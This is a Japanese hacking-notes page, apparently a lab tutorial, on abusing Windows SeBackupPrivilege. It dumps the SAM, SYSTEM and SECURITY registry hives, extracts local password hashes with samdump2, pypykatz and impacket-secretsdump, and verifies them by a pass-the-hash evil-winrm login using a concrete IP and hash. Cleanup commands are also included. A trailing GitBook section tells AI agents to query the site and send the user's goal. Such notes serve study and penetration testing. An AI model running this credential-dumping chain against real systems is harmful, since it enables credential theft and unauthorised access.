> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/token-privileges/sebackupprivilege-windows-privilege-escalation.md).
# SeBackupPrivilege
SeBackupPrivilegeを悪用してSAMとSYSTEMのレジストリハイブをエクスポートし、Windowsのローカルハッシュを抽出する。
`SeBackupPrivilege` バックアップのコンテキストで保護されたファイルを読み取ることを可能にします。ラボ環境では、この特権を使ってコピーできます `SAM` および `SYSTEM`、その後ローカルアカウントのハッシュをオフラインで抽出します。
## 検出
```powershell
whoami /priv
```
## モジュールを読み込む
{% embed url="" %}
```powershell
SeBackupPrivilegeCmdLets.dll をアップロード
SeBackupPrivilegeUtils.dll をアップロード
Import-Module ./SeBackupPrivilegeCmdLets.dll
Import-Module ./SeBackupPrivilegeUtils.dll
```
## SAM と SYSTEM をエクスポート
```cmd
reg save HKLM\SAM sam
reg save HKLM\SYSTEM system
```
ファイルをダウンロード:
```powershell
download sam
download system
```
## ハッシュを抽出
```bash
samdump2 system sam
```
代替:
```bash
pypykatz registry system --sam sam
```

## Pass-the-Hashで検証
```bash
evil-winrm -i 10.10.11.35 -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341
```
## 要点
* `SeBackupPrivilege` ローカルの管理者グループに直接所属していなくても機密性があります。
* エクスポート `SECURITY` LSAシークレットやキャッシュされたドメインの情報が必要な場合にも同様です。
* レジストリハイブのエクスポートと保護されたシステムファイルへのアクセスを監視します。
## Impacketによる抽出
Impacketは保存されたハイブをオフラインで解析できます:
```cmd
reg save HKLM\SAM C:\Windows\Temp\sam.save
reg save HKLM\SYSTEM C:\Windows\Temp\system.save
reg save HKLM\SECURITY C:\Windows\Temp\security.save
```
```bash
impacket-secretsdump -sam sam.save -system system.save -security security.save LOCAL
```
## クリーンアップ
```cmd
del C:\Windows\Temp\sam.save
del C:\Windows\Temp\system.save
del C:\Windows\Temp\security.save
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/windows-vulnerabilities/token-privileges/sebackupprivilege-windows-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)